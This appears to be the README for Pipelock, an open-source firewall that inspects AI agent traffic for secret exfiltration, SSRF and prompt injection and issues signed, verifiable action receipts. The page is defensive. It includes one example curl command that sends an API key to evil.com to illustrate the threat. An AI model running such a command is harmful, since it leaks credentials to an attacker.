
Open-source AI agent firewall that scans HTTP, MCP, A2A, and WebSocket traffic for exfiltration, SSRF, and prompt injection, emitting verifiable signed action receipts for audit.
Open-source AI agent firewall for Verifiable Egress Control.



Pipelock sits between AI agents and the network. It inspects mediated HTTP, WebSocket, MCP, and A2A traffic, plus CONNECT tunnel contents when TLS interception is enabled, for secret exfiltration, prompt injection, SSRF, tool poisoning, and risky tool-call chains. Plain CONNECT without interception is scanned at the hostname and URL level. Configured MCP upstreams are an exception to private-address SSRF blocking: local/private servers are allowed, but cloud metadata endpoints remain blocked.
Pipelock emits mediator-signed action receipts over content-aware boundary decisions, so a reviewer can verify what Pipelock decided outside the agent runtime. The public agent-egress-bench corpus exercises the detections. The Gauntlet workflow is the product's scheduled candidate exam against a pinned corpus commit; it does not auto-publish a public score. Learn more: Open-source AI firewall.
Works with: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problem · Verify · Quick Start · Action · Catches · Features · Architecture · Docs · Playground · Blog · Ask Dosu
Try it in your browser at the live playground. If Pipelock earns it, star the repo so other people find it.
Your AI agent has $PROVIDER_API_KEY in its environment, plus shell access. One request can leak it:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Every machine action your agent takes should cross a boundary between your secrets and the open internet. Pipelock becomes that boundary when the agent is routed through its proxy, MCP wrapper, sandbox, host containment model, or cluster deployment topology. It scans mediated outbound and inbound traffic, blocks or flags attacks based on mode, and records signed evidence of the decision.
Most agent-security tools ask you to trust their dashboard. Pipelock hands you a signed receipt and lets you check it yourself, offline, with a key you hold. No account and no server.

The built-in demo fires real attack scenarios, blocks them, and writes signed receipts plus the public key to disk with no config and no network:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

The scorecard grades each claim on its own and states what it does not prove: whether anything happened outside the boundary Pipelock mediates. Below it, the receipt timeline lists the recorded mediated decisions with their verdicts and hash links. A receipt that is honest about its own limits beats a green checkmark that hides them.


